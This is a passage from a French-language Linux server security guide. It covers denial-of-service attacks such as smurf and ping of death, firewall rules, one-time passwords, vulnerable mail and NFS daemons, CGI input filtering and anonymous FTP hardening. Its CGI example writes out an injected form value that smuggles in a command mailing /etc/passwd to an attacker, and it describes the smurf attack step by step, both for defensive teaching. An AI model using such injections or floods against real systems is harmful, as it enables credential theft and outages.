ipchains -A input  -i eth0 -p udp -s $NAMESERVER 53 -d $IPADDR
$UNPRIVPORTS -j ACCEPT
```

Si les ports UDP du système sont absolument nécessaires, il est préférable d'utiliser le mécanisme de proxy pour rendre le service plus sûr. Il faut être particulièrement prudent en utilisant des services UDP et surveiller le réseau avec des outils comme `Argus`, `tcpdump` ou `netlog`. L'outil le plus performant de ceux-ci est `Argus`, vu que son analyse des résultats est plus complète de celle des autres. Il peut même détecter dans certains cas des paquets dont l'adresse source a été falsifiée ; ces paquets spoofés qui peuvent être détectés ont les caractéristiques suivantes : l'adresse IP source est une adresse de votre réseau, mais pas celle du routeur connectant votre réseau à Internet et l'adresse MAC est celle de ce routeur.

3. Utilisation de bande passante

Un intrus peut aussi consommer toute la bande passante disponible en générant un grand nombre de paquets envoyés au réseau cible. Pour augmenter l'effet, il peut faire attaquer le réseau par plusieurs machines sur des réseaux différents (→ attaque asymétrique).

L'attaque `smurf`


Cette attaque est nommée d'après le nom du premier programme qui utilisait cette technique. Elle utilise des paquets ICMP `echo request` (encore appelés des paquets ping) spoofés[3], envoyés à une adresse `broadcast`. Le serveur `broadcast` va alors envoyer des paquets `ping` à chaque machine du réseau. Toutes ces machines vont envoyer leur réponse (paquet `pong`) au serveur `broadcast` qui va transmettre les paquets `pong` à la machine cible, ce qui

[3] *IP Spoofing*

Par IP spoofing, on entend la falsification de l'adresse IP émettrice dans un paquet IP. Généralement, la falsification de l'adresse IP est utilisée par une personne malintentionnée pour récupérer des informations que seulement des personnes autorisées ont le droit de voir. Un serveur peut avoir plus de confiance aux personnes se trouvant sur le même réseau et leur attribuer plus de droits d'accès.

Il n'y a pas de moyen connu pour vérifier si l'auteur d'un paquet a spoofé son adresse IP ou non. Pour sécuriser un réseau ou une machine individuelle, l'administrateur ne doit pas se baser sur une authentification par l'adresse IP. Toutes les commandes `r*` (`rlogin`, `rsh`) doivent être désactivées vu qu'ils se basent sur l'adresse IP pour faire l'authentification.

constitue un énorme trafic sur le réseau, surtout entre le serveur `broadcast` et la machine cible.



Procédé de l'attaque smurf

L'attaquant doit d'abord récupérer l'adresse IP de la machine cible.

Puis, il forgera des paquets ICMP `echo request` contenant comme adresse source l'adresse IP de la victime. Il les envoie à un serveur `broadcast`, qui ne doit pas nécessairement être celui de la machine cible. Ainsi, on peut aussi inonder la connexion à Internet d'un simple utilisateur modem en faisant une attaque smurf qui utilisera comme intermédiaire un réseau local dont la bande passante est plus large ou qui utilise même plusieurs intermédiaires.

Le serveur `broadcast` envoie ces paquets à chaque machine de son réseau. Ceux-ci répondent par des paquets ICMP `echo reply` (encore appelés `pong`) qui passent par le serveur `broadcast` pour atteindre finalement la machine cible.

Considérons un cas d'un réseau de 100 machines. À chaque émission d'un paquet `ping` de l'attaquant, le serveur `broadcast` propage ce paquet à 100 machines, reçoit la réponse de celles-ci et transmet les 100 réponses à la machine cible. Pour chaque paquet `ping` que l'attaquant émet, le nombre de paquets transmis sur le réseau vaut 3 fois le nombre de machines du réseau.

L'intermédiaire (le réseau qui admet le `broadcasting`) et la machine cible soufrent de cette attaque. Les conséquences sont (peuvent être) la perte de la bande passante, le ralentissement du système, la perte du réseau, le blocage du système et le crash du système.

Les solutions possibles

- Pour le serveur l'intermédiaire

Les routeurs ne devraient pas supporter les 'IP-directed broadcasts', soit la possibilité pour une personne extérieure d'utiliser l'adresse IP `193.168.74.255` pour désigner l'adresse `broadcast` de ce réseau. Il est indispensable que tous les routeurs sur le réseau soient paramétrisés (avec l'option `no ip directed-broadcast`, pour un routeur `Cisco` par exemple) de façon à ne pas supporter cette possibilité et non seulement le routeur responsable pour le trafic avec l'extérieur.

Si on utilise le filtrage de paquets pour interdire les messages broadcast arrivant du type ICMP – car tous les messages ICMP peuvent être utilisés pour l'attaque théoriquement – nous devons ajouter les règles suivantes pour le serveur :

```
ipchains –A input –p icmp –d 193.174.68.0   –s any/0 –j DENY
ipchains –A input –p icmp –d 193.174.68.255 –s any/0 –j DENY
```

Les vendeurs de routeurs ont récemment implémenté un mécanisme pour détecter un grand nombre d'adresses IP falsifiées : soit un paquet `pA` dont l'adresse IP de l'émetteur est `adrA` et qui est entré par l'interface `intA`. La réponse à ce paquet est le paquet `pB`, dirigé vers l'adresse IP `adrB`. Ces nouveaux routeurs assurent alors que le paquet `pB` passe par l'interface `intA`. De cette façon, la machine cible ne peut pas se trouver sur le même réseau que celui dont l'adresse `broadcast` est utilisée, mais l'attaque peut encore se diriger vers d'autres victimes.

Cette technique s'appelle « Source Address Verification » est est activé dans notre script par les lignes suivantes :

```
# Protection contre les adresses IP falsifiees
# Activer Source Address Verification
for f in /proc/sys/net/ipv4/conf/*/rp_filter; do
    echo 1 > $f
done
```

- Pour les machines intermédiaires

Si une machine du réseau est compromise par un attaquant, il peut lancer son attaque à partir de cette machine. Les paquets ping ne traversent alors pas les routeurs et le réseau est quand même vulnérable, même si les routeurs ont été configurés convenablement.

Il faut alors configurer le système d'exploitation de façon à ce qu'il interdise à la machine de répondre aux paquets ICMP dirigés vers l'adresse `broadcast`. Sous `Solaris`, ceci est faisable en ajoutant la ligne `ndd -set /dev/ip ip_respond_to_echo_broadcast 0` au fichier de configuration `/etc/rc2.d/S69inet`. Sous Linux, il n'y a pas une telle option et il faut filtrer ces paquets dans les chaînes du firewall :

```
ipchains -A input  -p icmp -d 255.255.255.255 -j DENY   -l
ipchains -A output -p icmp -d 255.255.255.255 -j REJECT -l
```

Remarques: En principe, tous les paquets ICMP peuvent être utilisés pour faire une attaque smurf, non seulement les paquets ping. C'est la raison pour laquelle tous les paquets ICMP sont filtrés.
Les deux adresses 193.174.68.0 et 193.174.68.255 peuvent aussi être utilisées pour désigner l'adresse `broadcast` et doivent être filtrés.

- Pour la victime :
Pour la victime, il n'y a pas de solution réelle. Certes, on pourrait filtrer les paquets ICMP `echo-reply`, mais cela n'arrêterait pas le flux de paquets `pong` qui sont dirigés vers la machine cible. Cela n'améliorerait pas la performance de sa connexion à Internet ou au réseau local, car le trafic à travers son interface reste le même.

- Pour le réseau émetteur de l'attaque :
Si on doit maintenir un grand réseau, on doit empêcher les utilisateurs d'utiliser des adresses IP spoofées. Il est donc nécessaire de filtrer tous les paquets dont l'adresse de l'émetteur ne correspond pas à une adresse du réseau.

Remarque : il existe une attaque qui s'appelle 'fraggle'. Elle fonctionne comme l'attaque smurf, mais utilise des paquets UDP echo.

4. Consommation d'autres ressources

Utilisation de structures du noyeau
Dans beaucoup de systèmes, le nombre de structures qui contiennent des informations sur les processus est limité. Un grand nombre de ces structures peut être consommé par un intrus. Il peut, par exemple, exécuter un programme qui contient une boucle infinie dont le corps de la boucle est l'instruction fork. Un autre effet de ce type d'attaque est la forte consommation du processeur.

Pour y remédier, on peut restreindre le nombre de processus qu'un utilisateur peut lancer en parallèle, soit par la commande `ulimit` (`ulimit -u 256` pour le restreindre à 256) ou en éditant le fichier `/etc/security/limits.conf` (ajouter la ligne `@users hard nproc 256` pour limiter le nombre de processus à 256).

Utilisation d'espace disque
Un intrus peut consommer d'espace disque en

- générant un nombre élevé de messages email
- générant des erreurs qui doivent être mentionnées dans un fichier log
- plaçant des fichiers dans des régions ftp anonymes ou des dossiers partagés

En général, tout ce qui admet que quelque chose est écrit sur disque peut être exploité pour effectuer une attaque de déni de service si le système n'a pas une limite de combien d'octets peuvent être écrits sur disque.

Le mitraillage de courrier et le multipostage abusif (Email Bombing and Spamming)
Le mitraillage de courrier est le fait d'inonder de messages une boîte aux lettres électronique. Le multipostage abusif est l'action d'envoyer un message non désiré par email de façon abusive. C'est considéré comme malpoli, c'est donc un manque au nétiquette (vient de 'net' et 'étiquette'). (Il existe aussi des techniques de email spoofing où l'adresse email de l'expéditeur est falsifiée.) Les conséquences sont doubles : le client qui reçoit les mails est embêté parce qu'il reçoit des messages qu'il ne veut pas recevoir et le serveur mail qui doit gérer un grand nombre de messages inutiles et est souvent le sujet d'une attaque de refus de service.

Prévenir de telles attaques n'est pas facile. Il faudrait développer des outils qui détectent si de nombreux messages arrivent à une adresse ou sont expédiés à partir d'une adresse email pendant un délai court et rejeter ces messages. Une fois qu'une adresse IP est identifiée qui produit une telle attaque, le coupe-feu peut être configuré pour qu'il n'accepte plus les paquets qui arrivent de cette adresse.
Il faut aussi informer les utilisateurs de telles attaques et leur interdire de répondre à de tels messages, ce qui rendrait le problème encore plus grave.

Blocage de comptes

Beaucoup de sites verrouillent un compte utilisateur si quelqu'un entre un faux mot de passe plusieurs fois. Un intrus peut intentionnellement entrer un nom d'utilisateur correct, mais un mot de passe incorrect plusieurs fois. Le compte sera alors verrouillé. Ceci est particulièrement dangereux, si l'intrus arrive à bloquer le compte root. L'administrateur système doit prévoir une possibilité de regagner l'accès à ce compte très important en cas d'urgence.

Ping de la Mort

Quelques systèmes réagissent de manière imprévisible (crash, deviennent instables, redémarrent) s'ils reçoivent des paquets qui dépassent la taille maximale autorisée des paquets. La taille maximale est de 65536 octets avec un minimum de 20 octets dans l'en-tête IP. Particulièrement avec des paquets ICMP résultant de la commande ping, il est possible de générer des paquets de très (trop) grande taille. Cette attaque est appelée « Ping de la mort » ou en anglais « ping of death ».

Dans Linux, cette attaque ne consiste plus un problème à partir du kernel 2.0.27. Mais des patchs sont disponibles pour des versions plus anciennes.

Divers

D'autres composantes (imprimantes, bandes magnétiques, connexions de réseau et d'autres ressources limitées importantes) peuvent aussi être le sujet d'attaques de déni de service et doivent aussi être surveillées.

Un administrateur système prudent limite le nombre d'octets qui peuvent être sauvegardés par un compte et partitionne le disque pour séparer des fonctions critiques d'autres activités. Il observe aussi les performances du système et remarquera des niveaux élevés d'utilisation disque, CPU ou de trafic à travers le réseau.

B. Destruction ou modification d'informations de configuration

Si un intrus est capable de modifier/détruire des informations de configuration, la machine ou le réseau local peut ne plus fonctionner ou mal fonctionner.

Mots de passe

Sur une machine, il ne devrait pas y avoir des comptes utilisateur avec des mots de passe qui sont faciles de deviner. Les utilisateurs ne doivent pas utiliser des mots qui se trouvent dans un dictionnaire ou une encyclopédie de n'importe quelle langue, des noms de vedettes ou autres personnages bien connus, ni des abréviations ou acronymes qui sont souvent utilisés par des professionnels du domaine informatique. Les comptes utilisateurs sans mot de passe doivent être interdits ainsi que ceux utilisant des mots de passe par défaut ou très courts. Différents comptes ne doivent pas avoir des mots de passe identiques non plus. Une bonne méthode pour choisir un mot de passe, est de partir d'une phrase, de remplacer les espaces par des signes de ponctuation, modifier des mots et utiliser des caractères majuscules à des endroits aléatoires.

Mais même des très bons mots de passe ne sont pas nécessairement sûrs. Si on utilise des services à travers Internet comme telnet, qui transmet la liste des mots de passe en plein texte, ces informations peuvent être capturées par des packet sniffers. Même si le mot de passe traverse Internet sous forme cryptée, il se peut qu'il soit déchiffré.

Pour remédier à cette vulnérabilité, il existe des produits qui utilisent des « one-time passwords ». Le serveur s'attend à chaque connexion un autre mot de passe.

`S/KEY` est un programme gratuit qui utilise un mot de passe réutilisable défini par l'utilisateur. Il transmet un mot de passe calculé à partir du mot de passe original. En fait, le

serveur applique une fonction qui est simple dans le sens normal, mais dont l'inversion de la fonction est pratiquement impossible. Il applique cette fonction n fois et demande à l'utilisateur d'entrer le mot de passe original auquel cette fonction est appliquée n-1 fois. En appliquant la fonction encore une fois à l'entrée de l'utilisateur, le serveur peut contrôler si le mot de passe est valide. A la prochaine identification, ce dernier résultat est utilisé comme mot de passe de départ.

`Secure ID` utilise aussi des one-time passwords. Il utilise un algorithme propriétaire pour calculer un nombre en fonction du temps et d'une carte d'identification. L'horloge du client doit être synchronisée avec celle du serveur.

`SafeWord` est aussi un outil commercial utilisant une carte d'identification. Le serveur pose un problème (qui n'est jamais répété 2 fois) au client, qui le résout en l'introduisant dans la carte.

Services réseau non sûrs ou mal configurés

Un service comme TFTP (Trivial File Transfer Protocol) peut être utilisé par un intrus pour recevoir le fichier des mots de passe. Ce service devrait être rendu inutilisable ou configuré de façon à ce que l'accès soit restreint. En fait, tous les services qui ne sont pas nécessaires doivent être rendus inutilisables, car ils présentent un danger supplémentaire.

Les vulnérabilités dans sendmail ont été remédiées dans sa dernière version. Un administrateur système doit veiller à toujours utiliser les dernières versions et d'installer tous les patchs de sécurités.

Pour FTP, l'administrateur système doit aussi veiller que le serveur utilise la dernière version du démon `ftpd` et le configurer correctement. (voir la section consacrée à FTP)

Les permissions (protections) des fichiers et dossiers doivent être contrôlées, surtout les directoires « / » (root) et « /etc » et tous les fichiers de configuration et fichiers système.

Finalement, beaucoup d'intrus exploitent des failles de sécurité de versions de systèmes d'exploitation plus vieux. Affin de réduire les chances que le système soit l'objet d'une attaque, la dernière version du système d'exploitation devrait être installée et tous les patchs de sécurité devraient être installés.

Pour lutter contre des intrus qui modifient/détruisent la configuration d'un système, il est prudent de faire régulièrement des backups de ces informations. Des outils comme Tripwire contrôlent l'intégrité des informations de configurations. Dans le cas de `Tripwire`, ces informations sont comparées au contenu d'une base de données qui a été générée préalablement et enregistre tous les changements dans un fichier log.

C. Destruction physique ou modification de composantes du réseau

Les composantes importantes du réseau devraient être surveillées pour empêcher un accès non autorisé d'une personne.

Buffer Overflow

Un buffer overflow, c'est-à-dire un dépassement du tampon (zone de mémoire temporaire utilisée par une application), dans des démons qui offrent un service public, peut être exploité par un intrus pour gagner le statut de root et exécuter n'importe quelles commandes sur le serveur compromis.

C'est une attaque très efficace et assez compliquée à réaliser. Elle vise à exploiter une faille, une faiblesse dans une application (type browser, logiciel de mail, etc...) pour executer un code arbitraire qui compromettra la cible.

Ce qui suit est une description des services vulnérables connus.

1. mountd dans NFS

NFS (Network File System) est un service qui offre au client la possibilité d'utiliser des systèmes de fichier offerts par le serveur. C'est une possibilité de partager des fichiers entre plusieurs ordinateurs. Le fait de 'monter' le système de fichiers consiste à faire une demande auprès du serveur pour utiliser un système de fichiers et à donner l'accès à ce système de fichiers localement.

Le programme du serveur qui traite les demandes des clients pour monter un système de fichiers est appelé mountd (ou rpc.mountd). Certaines implémentations de ce programme (mountd) sont vulnérables. Ils peuvent produire un dépassement de tampon dans la partie de leur code qui sert à maintenir un fichier 'log' les activités de NFS.

La réaction consiste à installer un patch qui élimine cette vulnérabilité. En général, il vaut mieux toujours installer la dernière version d'un démon et installer tous les patchs de sécurité qu'il y a.

2. IMAP

IMAP (Internet Message Access Protocol, port 143) est un protocole pour aller chercher ses emails auprès d'un serveur IMAP.

Quelques implémentations de serveurs IMAP sont vulnérables au dépassement du tampon. Ce sont toutes celles de la 'University of Washington' antérieures à la version 4.1 et celles qui utilisent le code de cette implémentation. La version 5.1 de Redhat Linux et toutes les distributions antérieures sont vulnérables. Il existe des upgrades pour Redhat Linux 4.2, 5.0 et 5.1. Les versions plus récentes ne devraient plus être affectées.

3. POP

POP (Post Office Protocol, port 110) sert aussi, comme IMAP, à aller chercher ses e-mails auprès d'un serveur POP.

Toutes les versions qui se basent sur `qpopper` de la firme QUALCOMM sont vulnérables. Des patchs sont généralement disponibles.

CGI et les méta-caractères

Définitions

Définition de CGI (d'après www.techno-guru.com)

"Common Gateway Interface".
Technique grâce à laquelle une requête contenue dans une page HTML provoque le déclenchement d'un programme spécifique sur un serveur.

Ces programmes sont généralement écrits en C, C++, Perl ou TCL, et sont exécutés par le serveur Web.

Le CGI permet par exemple de créer des formulaires de saisie sur le Web.
Cette technologie est concurrencée par les ASP, le PHP et les JavaServer Pages (JSP).

Définition de méta-caractère

C'est un caractère spécial dans un programme ou un champ de données qui donne des renseignements sur les autres caractères. Il peut exprimer la façon dont les autres caractères

doivent être traîtés. Ainsi le backslash est souvent utilisé pour indiquer que les caractères suivants doivent être traités de façon spéciale

Pourquoi les méta-caractères sont dangereux

Les données entrées dans un formulaire sur une page web, par exemple, ne doivent pas inclure des méta-caractères, puisque lors du traitement, ces caractères peuvent déclencher des actions non souhaitées.

Exemple :

Imaginez un programme qui doit envoyer un e-mail à une adresse qui a été introduite dans un champ de données d'une page web. Le code source contient une ligne comme
`system("/usr/lib/sendmail -t $form_address < $input_file");`
ce qui va envoyer l'email contenant l'`input_file` à l'adresse `form_address`. Si le contenu de `form_address` n'est pas filtré, quelqu'un peut y introduire la valeur «`bonne@adresse.email;mail adresse@d_un.cracker < /etc/passwd`», par exemple. Il utilise ainsi le signe point-virgule pour insérer une nouvelle commande qui va lui mailer le fichier des mots de passe.

Comment éviter ce danger?

Les données transmises au script CGI doivent donc être filtrées avant d'être utilisées. La méthode non-recommandée consiste dans la recherche des caractères non-autorisés et de les remplacer par un caractère sans danger. Les caractères dangereux sont :
« /;[]<>& », la tabulation et l'espace

Il vaut mieux clairement définir quels sont les caractères autorisés et remplacer tout autre caractère par un caractère inoffensif. Ainsi, il n'y a pas le risque qu'on oublierait un caractère dangereux. Le programme suivant affiche la liste des arguments du script CGI, qui se trouve dans la variable d'environnement QUERY_STRING, une fois avant et une fois après le filtrage.

En C :

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main (int argc, char *argv[], char **envp) {
      static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz\
            ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890_-.@";

      char *user_data;  /* pointeur vers QUERY_STRING; attention,
                  ne pas utiliser un tableau de taille fixe, car on
ne
             peut pas prévoir la taille de QUERY_STRING */
      char *cp ;        /* curseur dans le string */

      user_data = getenv("QUERY_STRING");
      printf("%s\n", user_data);
      for (cp = user_data; *(cp += strspn(cp, ok_chars));)
            *cp = '_';
      printf("%s\n", user_data);
      exit(0);
}
```

En Perl:

```
#!/usr/local/bin/perl
$_ = $user_data = $ENV{'QUERY_STRING'};
print "$user_data\n";
$OK_CHARS='-a-zA-Z0-9_.@';
s/[^$OK_CHARS]/_/go;
$user_data = $_;
print "$user_data\n";
exit(0);
```

Il est aussi recommandé de configurer `httpd` de façon à ce que tous ses processus fils soient exécutés comme utilisateur non-privilégié.

FTP

Généralités

Définition (d'après **www.techno-guru.com**)

"File Transfer Protocol".
Protocole définissant les règles de transfert de fichiers entre deux machines reliées par un réseau de type TCP/IP (comme Internet par exemple).

Fonctionnement

Le principe est que le client fait un `login` sur le serveur FTP. Il entre alors dans un répertoire défini dans les fichiers de configuration du serveur FTP. Si l'utilisateur est un utilisateur anonyme, il peut seulement descendre dans l'arborescence à partir de ce point d'entrée dans le système de fichiers et pas remonter au-dessus de son point d'entrée.

Après être connecté, il existe une connexion dite « de commande » qui utilise le port 21 entre le serveur FTP et le client. Elle est utilisée pour transférer des commandes du client vers le serveur et les messages simples du serveur vers le client. Les fichiers et les listes du contenu d'un directoire sont transférés par une connexion de données qui utilise le port 20.

Les modes actif/passif

Il y a deux modes : le mode actif et le mode passif. Le mode actif est le mode par défaut et le mode passif n'a été développé que plus tard. En mode FTP passif, le flux de données est lancé par le programme client et non par le serveur FTP - comme c'est le cas en mode FTP actif.

En mode actif : le client demande au serveur d'établir une connexion de données sur un port du client non-privilégié par la commande PORT. Le serveur connecte son port 20 au port indiqué par le client et la connexion est ouverte.


En mode passif : le client demande une connexion en mode passif par la commande PASV. Le serveur transmet un message au client qui indique le port sur lequel il est en écoute. Le client se connecte alors depuis un port non-privilégié au port indiqué par le serveur et la connexion est établie.

En général, le mode passif est à conseiller du point de vue sécurité. Le fait que le serveur lance la connexion dans le mode actif joue un rôle important, car vous ne pouvez jamais être sûr que c'est vraiment le serveur FTP qui se connecte à votre machine. Si une personne mal intentionnée se connecte plus rapidement à votre machine que le serveur FTP (« man in the middle »), les conséquences peuvent être fatales.


Configuration d'un serveur FTP anonyme

Il est conseillé d'utiliser toujours le démon FTP le plus récent.

Les utilisateurs anonymes n'ont pas accès à toute l'arborescence du système de fichiers, mais seulement au répertoire `~ftp` et ses sous-répertoires. Il est aussi possible de configurer d'autres utilisateurs de façon à ce qu'ils puissent seulement accéder à cette partie du système



de fichiers par une entrée supplémentaire dans le fichier `/etc/ftpaccess`. Il ne faut jamais accepter que l'utilisateur root se connecte au système via FTP, car il aurait simplement trop de droits.



Une entrée dans `/etc/passwd` est requis pour le compte FTP anonyme. Le mot de passe doit être désactivé, c'est-à-dire dans le champ passwd figure le signe *.

Le répertoire racine peut être défini dans le fichier de configuration `/etc/ftpaccess`, p.ex la ligne `anonymous-root /home/ftp` définit le répertoire racine comme étant le répertoire `/home/ftp`.

Remarque : si la spécification du répertoire racine est omise dans ce fichier de configuration, celui du fichier `/etc/passwd` s'applique. Une entrée dans ce fichier peut être : `ftp:*:123:123:FTP anonyme:/home/ftp:/bin/false`

Explications : Comme indiqué plus haut, le mot de passe doit être *. Les deux nombres 123 et 123 sont le UserID et le GroupIP de l'utilisateur anonyme, ensuite vient un champ appelé « Gecos » qui contient une explication. S'y ajoutent le répertoire racine et le shell. Le shell doit être `/bin/false` ou `/bin/true`, ce qui signifie que les utilisateurs de l'FTP anonyme n'ont aucun shell.

Le répertoire racine (`~ftp`) de FTP anonyme et ses deux sous-répertoires, `etc` et `bin`, ne devraient pas appartenir au compte d'utilisateur FTP. Le propriétaire doit être root. Seul root peut écrire dans le répertoire `~ftp` et ses sous-répertoires.

Les sous-répertoires s'appellent normalement `bin`, `etc`, `lib` et `pub`.

`~ftp/bin` :

Contient des copies de tous es exécutables à l'aide desquels FTP offre les fonctionnalités de ls, cd et des programmes de compression. Ce répertoire ainsi que les fichiers qu'il contient doivent seulement être exécutables pour tout le monde. (chmod 0111)

`~ftp/etc` :

Contient des copies **modifiées** de `/etc/passwd` et `/etc/group`, contenant seulement les informations minimales nécessaires. La commande ls utilise ces fichiers pour déterminer le propriétaire d'un fichier par exemple. Ces fichiers doivent être read-only (chmod 0444). Vu que les propriétaires des fichiers dans `~ftp` sont soit root ou le compte FTP, seuls ces deux entrées sont nécessaires. Les mots de passe doivent être remplacés par le signe *. Sinon, une personne mal intentionnée peut copier ces fichiers, décrypter les mots de passes et gagner accès non limité à votre machine.
Le répertoire `~ftp/etc` doit être exécutable par tout le monde (chmod 0111).
Remarque : ce répertoire ne doit pas nécessairement contenir les fichiers `passwd` et `group`. Dans ce cas, les utilisateurs ne peuvent pas voir le nom du propriétaire d'un fichier, mais seulement les identificateurs numériques UID et GID.

`~ftp/lib` :

Contient des bibliothèques nécessaires pour l'exécution de FTP. Le répertoire et tous les fichiers qu'il contient ne doivent pas être modifiables (chmod 0555).

`~ftp/pub` :

C'est le répertoire accessible publiquement. Les fichiers dans ce répertoire doivent être read-only (chmod 0444). Les sous-répertoires doivent aussi être exécutables (l'exécution d'un répertoire consiste à l'ouvrir, sa lecture consiste à afficher son contenu) (chmod 0555).

Cas où l'on accepte l'écriture de données dans un répertoire ('drop off')

Autrefois, un usage répandu du FTP anonyme était de permettre à vos correspondants de vous transmettre des fichiers trop volumineux pour le courrier électronique: un répertoire où l'utilisateur FTP avait le droit d'écriture était créé et on pouvait donc y déposer des documents par une session FTP sous le compte Anonymous FTP.

Le fait que n'importe qui pouvait écrire sur votre disque était tempéré par une certaine courtoisie qui régnait alors sur l'Internet. De nos jours, cette possibilité est tôt ou tard détournée pour faire de votre serveur FTP un centre d'échange de fichiers d'origine douteuse.

Si l'administrateur système accepte l'écriture de données dans un sous-répertoire de `~ftp`, par exemple `~ftp/incoming`, il doit être conscient des risques que cela peut impliquer. En

fait, les utilisateurs peuvent utiliser votre serveur FTP pour l'échange de copies illégales de programmes, pour l'échange d'informations concernant des comptes d'utilisateurs et leurs mots de passe déchiffrés et pour intentionnellement remplir votre disque dur (attaque de déni de service). Un grand nombre de lectures et d'écritures sur votre disque via FTP peut aussi consister en un déni de service si une bonne partie de votre bande passante est utilisée.

Les solutions possibles :

1. *Répertoire temporaire*
   Il est possible de contourner ce problème en créant un répertoire temporaire qui appartient à l'utilisateur FTP anonyme avec les permissions 700, donc plein droit pour le propriétaire (utilisateur FTP anonyme). Le correspondant transfère alors son fichier et dès que le transfert est accompli, l'utilisateur root doit retirer tous les droits pour le compte FTP anonyme, par exemple en changeant le propriétaire pour le répertoire (`/bin/chown root ~ftp/incoming`).

   Cette solution n'est toutefois pas très élégante et nécessite que l'administrateur système doit toujours être contacté si quelqu'un veut lui transférer un fichier.

2. *Utilisation d'un disque pour le répertoire incoming*
   Il est possible de monter un disque comme `~ftp/incoming` pour limiter la quantité de données écrite par les utilisateurs du FTP anonyme. Le répertoire `~ftp/incoming` doit alors être surveillé par l'administrateur système pour éviter l'échange de données illégales entre les utilisateurs du FTP anonyme.

3. *Utilisation de répertoires protégés*
   Cette méthode nécessite une coordination a priori entre l'administrateur système et les personnes qui ont le droit d'écriture dans une session FTP.

   L'idée est de créer le répertoire `incoming` comme étant seulement exécutable. Les utilisateurs FTP anonyme peuvent donc ouvrir ce directory, mais pas afficher son contenu ou écrire quelque chose dedans. L'administrateur place alors un ou plusieurs sous-répertoires dans le répertoire `incoming`. Les noms doivent être choisis de façon à ce qu'ils ne soient pas devinables facilement (mêmes critères que pour les mots de passe). Ces répertoires auront donc le droit d'écriture et d'exécution pour les utilisateurs FTP anonyme.

   Toutefois, si le nom de ces répertoires (qui peuvent aussi être imbriqués à plusieurs niveaux) devient public, alors il faut les renommer ou les supprimer.

4. *Utilisation d'un démon FTP modifié*
